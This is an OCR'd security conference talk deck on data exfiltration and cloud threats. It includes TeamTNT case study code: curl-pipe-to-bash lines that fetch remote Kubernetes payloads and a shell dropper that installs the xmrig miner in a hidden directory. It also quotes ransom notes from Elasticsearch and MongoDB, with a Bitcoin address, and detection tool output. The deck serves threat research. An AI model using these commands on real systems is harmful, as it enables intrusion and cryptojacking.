
Compromising the Keys to the Kingdom: Exfiltrating Data to Own and Operate the Exploited Systems

Aditya K Sood
Sr. Director of Threat Research and Security Strategy
Office of the CTO, F5

About Speaker

- Dr. Aditya K Sood
  - Security Practitioner and Researcher
  - Working in the security field for more than 15 years
    - → *At present, Sr. Director of Threat Research and Security Strategy, Office of the CTO, F5*
  - Regular speaker at industry leading security conferences
  - Author of "Targeted Cyber Attacks" and "Empirical Cloud Security" Books
  - W: https://www.adityaksood.com
  - T: @adityaksood
  - LinkedIn: https://www.linkedin.com/adityaks



Disclaimer

Research presented in this talk is for sharing intelligence with security community to strengthen the efforts for enhancing the security of critical infrastructure and protecting users on the Internet.

Data and Security Breaches : Present-day Scenario

Data Dollar: The new currency

Data is the New Currency. Don't Let It Slip Through Your Fingers

Data is the new currency and Data Analytics is the new bank

Consumer data is the next virtual currency

Data Is the New Business Currency


Why Source Data Is The New Currency For Retailers

The Era of Borderless Data Is Ending


Nations are accelerating efforts to control data produced within their perimeters, disrupting the flow of what has become a kind of digital currency.

Banking on Data, the New Currency of Financial Services

Information is the world's new currency – so where's your wallet?



Data Distributed in the Crimeware World



Dissecting Advanced Threats

- Advanced malicious code running inside the systems and capable of:
  - subverting the integrity and confidentiality of system including data.
  - launching network attacks and exploit additional systems
  - exfiltrating sensitive data from compromised cloud workloads
  - transforming organizational cloud assets to launchpads for conducting cybercrime
  - abusing the internal cloud environment controls for unauthorized operations
  - impacting the organizational operations, customers and brand value

- Advanced threats characteristics: actions ?
  - masquerading, tampering, hijacking, subverting, persistence, modification, evasion, etc.

- Threat actors - that own and operate advanced threats !
  - attackers, malicious insiders, nation-state actor, cybercriminals and others

Advanced Malicious Code: *Digital Weapons*

Ransomware

Malicious code targeting users for monetary gains

Information Stealers

Stealing credentials, sensitive data from compromised systems to conduct fraud

Remote Administration Toolkits (RATs)

Used for privilege escalation, lateral movement and maintaining persistence

Payload Downloaders

Wrapper packages used for downloading exploit payloads – (Drive-by Download Attacks)

Cryptominers

Utilizing the compromised systems to mine crypto currency via Cryptojacking

Service Booters

Abusing network protocols for subverting service availability by launching DDoS

Scanners and Exploit Frameworks


Scanning, Phishing and exploiting vulnerable systems

Communication Hijackers

Malicious code used to hijack communication channels to conduct MitM, MitC and MitB attacks


Advanced Attacks and Malicious Code Case Studies

TeamTNT: Kubernetes Attack Model for Cryptomining




1. The attacker exploits exposed and vulnerable Kubelet.
2. The attacker compromises the pods (installing utilities to trigger privilege escalation and launch reverse shell) running in a specific node in targeted Kubernetes cluster
3. Malicious payloads are downloaded from the remote location from the Internet
4. The compromised pod environment is enhanced by installing new packages such as Nvidia drivers to enhance the GPU capabilities
5. Compromised nod is then used to install crypt miners to start crypto mining operations

TeamTNT: Kubernetes Attack Model for Cryptomining




```
# curl http://45.9.148.XXX/cmd/init.sh | bash
curl http://45.9.148.XXX/cmd/Kubernetes_root_PayLoad_1.sh | bash
curl http://45.9.148.XXX/cmd/Kubernetes_root_PayLoad_2.sh | bash
```



```
function download_driver_via_http() {
    local driver_url_path=$1
    local downloaded_file=$2
    echo "Could not use Google Cloud Storage APIs to download drivers. Attempting to download them directly
    echo "Downloading driver from URL: ${driver_url_path}"
    wget -nv "${driver_url_path}" -O "${downloaded_file}" || {
        echo 'Download driver via Web failed!' &&
        rm -f "${downloaded_file}" &&
        echo "${downloaded_file} deleted"
    }
}
```

```
function DOWNLOAD_FILE(){
echo "[*] Downloading advanced xmrig to /usr/sbin/.configure/xmrig.tar.gz"
if type wget 2>/dev/null 1>/dev/null; then wget -q $XMR_1_BIN_URL -O /usr/sbin/.configure/xmrig.tar.gz
elif type wd1 2>/dev/null 1>/dev/null; then wd1 -q $XMR_1_BIN_URL -O /usr/sbin/.configure/xmrig.tar.gz
elif type wdl 2>/dev/null 1>/dev/null; then wdl -q $XMR_1_BIN_URL -O /usr/sbin/.configure/xmrig.tar.gz
elif type curl 2>/dev/null 1>/dev/null; then curl -s $XMR_1_BIN_URL -o /usr/sbin/.configure/xmrig.tar.gz
elif type cd1 2>/dev/null 1>/dev/null; then cd1 -s $XMR_1_BIN_URL -o /usr/sbin/.configure/xmrig.tar.gz
elif type cdl 2>/dev/null 1>/dev/null; then cdl -s $XMR_1_BIN_URL -o /usr/sbin/.configure/xmrig.tar.gz
elif type bash 2>/dev/null 1>/dev/null; then C_hg_DLOAD $XMR_1_BIN_URL > /usr/sbin/.configure/xmrig.tar.gz
fi
tar -xvf /usr/sbin/.configure/xmrig.tar.gz -C /usr/sbin/.configure/ 2>/dev/null
rm -f /usr/sbin/.configure/xmrig.tar.gz 2>/dev/null 1>/dev/null
chmod +x /usr/sbin/.configure/xmrig
if [ -f "/usr/sbin/.configure/xmrigMiner" ];then chmod +x /usr/sbin/.configure/xmrigMiner; fi
/usr/sbin/.configure/xmrig -h 2>/dev/null 1>/dev/null
CHECK_XMRIG=$?
if [[ "$CHECK_XMRIG" != "0" ]]; then
if [ -f /usr/sbin/.configure/xmrig ]
then echo "WARNING: /usr/sbin/.configure/xmrig is not functional"
if [ -f "/usr/sbin/.configure/xmrig" ];then rm -f /usr/sbin/.configure/xmrig; fi
if [ -f "/usr/sbin/.configure/xmrigMiner" ];then rm -f /usr/sbin/.configure/xmrigMiner; fi
else
echo "WARNING: /usr/sbin/.configure/xmrig was removed"
if [ -f "/usr/sbin/.configure/xmrigMiner" ];then rm -f /usr/sbin/.configure/xmrigMiner; fi
fi
# ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```



```
export ENV_FILE="/etc/profile.d/env.sh"
# shellcheck source=/etc/profile.d/env.sh disable=SC1091
source "${ENV_FILE}" || exit 1


function get_metadata_value() {
  curl --retry 5 \
    -s \
    -f \
    -H "Metadata-Flavor: Google" \
    "http://metadata/computeMetadata/v1/$1"
}

function get_attribute_value() {
  get_metadata_value "instance/attributes/$1"
}

function install_linux_headers() {
  # Install linux headers. Note that the kernel version might be changed after
  # installing gvnic version. For example: 4.19.0-8-cloud-amd64 ->
  # 4.19.0-9-cloud-amd64. So we install the kernel headers for each driver
  # installation.
  echo "install linux headers: linux-headers-$(uname -r)"
  sudo apt install -y linux-headers-"$(uname -r)" || exit 1
}

# Try to download driver via Web if GCS failed (Example: VPC-SC/GCS failure)
function download_driver_via_http() {
  local driver_url_path=$1
  local downloaded_file=$2
  echo "Could not use Google Cloud Storage APIs to download driver. Attempting to download them directly from Nvidia."
  echo "Downloading driver from URL: ${driver_url_path}"
  wget -nv "${driver_url_path}" -O "${downloaded_file}" || {
    echo 'Download driver via Web failed!' &&
    rm -f "${downloaded_file}" &&
    echo "${downloaded_file} deleted"
  }
}

# For Debian-like OS
function install_driver_debian() {
  echo "DRIVER_VERSION: ${DRIVER_VERSION}"
  local driver_installer_file_name="driver_installer.run"
  local nvidia_driver_file_name="NVIDIA-Linux-x86_64-${DRIVER_VERSION}.run"
  if [[ -z "${DRIVER_GCS_PATH}" ]]; then
    DRIVER_GCS_PATH="gs://nvidia-drivers-us-public/tesla/${DRIVER_VERSION}"
  fi
  local driver_gcs_file_path=${DRIVER_GCS_PATH}/${nvidia_driver_file_name}
  echo "Downloading driver from GCS location and install: ${driver_gcs_file_path}"
  set +e
```

Kubernetes root payloads (scripts) are fetched from the compromised node which install XMLRig crypto miner

NVIDIA drivers were fetched and installed on the compromised pod (running in nodes) to conduct robust crypto mining operations

Ransomware Targeting Cloud Databases

elasticsearch


```
hits {u'hits': [{u'_score': 1.0, u'_type': u'_doc', u'_id': u'config:7.4.0', u'_source': {u'type':
u'config', u'config': {u'buildNum': 26392}, u'updated_at': u'2020-11-10T18:06:57.633Z'}, u'_index':
u'.kibana'}, {u'_score': 1.0, u'_type': u'_doc', u'_id': u'1', u'_source': {u'message': u'All your data is a
backed up. You must pay 0.04 BTC to 14Ru3Kvvy7G1GSFKS4RXeDKC4KazFDwppy 48 hours for recover it. After 48
hours expiration we will leaked and exposed all your data. In case of refusal to pay, we will contact the
General Data Protection Regulation, GDPR and notify them that you store user data in an open form and is not
safe. Under the rules of the law, you face a heavy fine or arrest and your base dump will be dropped from
our server! You can buy bitcoin here, does not take much time to buy https://localbitcoins.com with this
guide https://localbitcoins.com/guides/how-to-buy-bitcoins After paying write to me in the mail with your DB
IP: recoverdb@mailnesia.com and you will receive a link to download your database dump.'}, u'_index':
u'read_me'}], u'total': {u'relation': u'eq', u'value': 2}, u'max_score': 1.0}
_shards {u'successful': 2, u'failed': 0, u'skipped': 0, u'total': 2}
```


Elasticsearch database infected with ransomware

MongoDB database infected with ransomware


```
    "debug": false,
    "compilerFlags": "-Wnon-virtual-dtor -Woverloaded-virtual -std=c++11 -fPIC -fno-strict-aliasing -ggdb -pthread -
Wall -Wsign-compare -Wno-unknown-pragmas -Winvalid-pch -pipe -Werror -O3 -Wno-unused-local-typedefs -Wno-unused-func
tion -Wno-deprecated-declarations -Wno-unused-but-set-variable -Wno-missing-braces -fno-builtin-memcmp -std=c99",
    "maxBsonObjectSize": 16777216,
    "sysInfo": "Linux build16.nj1.10gen.cc 2.6.32-431.3.1.el6.x86_64 #1 SMP Fri Jan 3 21:39:27 UTC 2014 x86_64 BOOST
_LIB_VERSION=1_49",
    "loaderFlags": "-fPIC -pthread -Wl,-z,now -rdynamic",
    "gitVersion": "534b5a3f9d10f00cd27737fbcd951032248b5952"
},
{
    "totalSize": 83886080.0,
    "ok": 1.0,
    "databases": [
        {
            "sizeOnDisk": 83886080.0,
            "collections": [
                "system.indexes",
                "README"
            ],
            "name": "READ__ME_TO_RECOVER_YOUR_DATA",
            "empty": false
        }
    ]
},
```


mongoDB®

Ransomware Targeting Cloud Databases: Detecting Infections

elasticsearch

```
$ python strafer.py [redacted]7.251 9200 ransomware

[#] Checking the <GEOIP> status of the Elasticsearch instance ......
[*] Elasticsearch instance is located in <US> | <America/Detroit>

[*] elasticsearch url is constructed as: [redacted]251:9200

[*] dumping the search index info to check ransom demand ........
[*] sending request to the source index to analyze the ransomware asks by the malware operator .......
[*] valid URL configuration is: http://[redacted]251:9200/_search?pretty=true

[#] ransomware warning message text pattern matched | pattern - (bitcoin)
[#] ransomware warning message text pattern matched | pattern - (index:read_me)
[#] ransomware warning message text pattern matched | pattern - (data backed up)
